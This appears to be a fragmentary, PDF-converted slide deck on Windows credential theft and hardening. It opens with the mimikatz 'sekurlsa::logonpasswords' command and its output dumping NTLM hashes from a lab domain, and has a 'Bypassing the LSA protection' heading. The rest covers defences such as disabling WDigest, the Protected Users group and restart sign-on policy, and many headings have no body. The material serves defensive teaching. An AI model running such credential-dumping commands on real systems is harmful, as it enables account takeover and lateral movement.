mimikatz # sekurlsa::logonpasswords


Authentication Id : 0 ; 48628 (00000000:0000bdf4)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server       : (null)
Logon Time        : 9/8/2015 8:51:01 AM
SID               : S-1-5-90-1

msv :
[00000003] Primary
* Username : LON-SVR1$
* Domain   : ADATUM
* NTLM     : 8c2f03f739967680445fb6433fec5ca4
```


# Bypassing the LSA protection






# Debug Privilege



# RestrictedAdmin RDP - KB2871997



# Credential Delegation – Security vs. Comfort





# Disable Wdigest SSO – KB2871997

The image shows a Windows command prompt window titled "Select mimikatz 2.0 alpha x64 (oe.eo)" and the Windows Registry Editor.

**Command Prompt Output:**

```
User Name      : Administrator
Domain        : ADATUM
Logon Server   : LON-DC1
Logon Time     : 9/8/2015 5:20:44 AM
SID           : S-1-5-21-3180365339-80077

msv :
[00000003] Primary
* Username : Administrator
* Domain   : ADATUM
* NTLM     : 92937945b518814341de3f7
* SHA1     : e99089abfd8d6af75c2c45d

[00010000] CredentialKeys
* NTLM     : 92937945b518814341de3f7
* SHA1     : e99089abfd8d6af75c2c45d

tspkg :
wdigest :
* Username : Administrator
* Domain   : ADATUM
* Password : (null)

kerberos :
* Username : Administrator
```

**Registry Editor:**


The Registry Editor is open to the path: `Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest`.

The right pane shows a list of registry values:

Name	Type	Data
(Default)	REG_SZ	(value not set)
Debuglevel	REG_DWORD	0x00000000 (0)
DigestEncryptionAlgorithms	REG_SZ	3des,rc4
Negotiate	REG_DWORD	0x00000000 (0)
UTF8HTTP	REG_DWORD	0x00000001 (1)
UTF8SASL	REG_DWORD	0x00000001 (1)
UseLogonCredential	REG_DWORD	0x00000000 (0)



# Protected Users Group



# Automatic Restart Sign-On

The screenshot shows the Windows Group Policy Editor window titled "Sign-in last interactive user automatically after a system-initiated restart". The window has a blue title bar with standard Windows window controls. Inside, the title bar is repeated. Below the title bar, there are "Previous Setting" and "Next Setting" buttons. The main area contains three radio buttons: "Not Configured", "Enabled", and "Disabled". The "Disabled" option is selected. To the right of the radio buttons is a "Comment:" text box. Below the radio buttons is a "Supported on:" section with a text box containing "At least Windows Server 2012 R2, Windows 8.1 or Windows RT 8.1". At the bottom left is an "Options:" section with a large empty text box. At the bottom right is a "Help:" section with a text box containing the following text: "This policy setting controls whether a device will automatically sign-in the last interactive user after Windows Update restarts the system. If you enable or do not configure this policy setting, the device securely saves the user's credentials (including the user name, domain and encrypted password) to configure automatic sign-in after a Windows Update restart. After the Windows Update restart, the user is automatically signed-in and the session is automatically locked with all the lock screen apps configured for that user. If you disable this policy setting, the device does not store the user's credentials for automatic sign-in after a Windows Update restart. The users' lock screen apps are not restarted after the system restarts." At the bottom right of the window are "OK", "Cancel", and "Apply" buttons.

Sign-in last interactive user automatically after a system-initiated restart

Sign-in last interactive user automatically after a system-initiated restart Previous Setting Next Setting

☐ Not Configured ☐ Enabled ☒ Disabled

Comment:

Supported on: At least Windows Server 2012 R2, Windows 8.1 or Windows RT 8.1

Options:

Help:


This policy setting controls whether a device will automatically sign-in the last interactive user after Windows Update restarts the system.

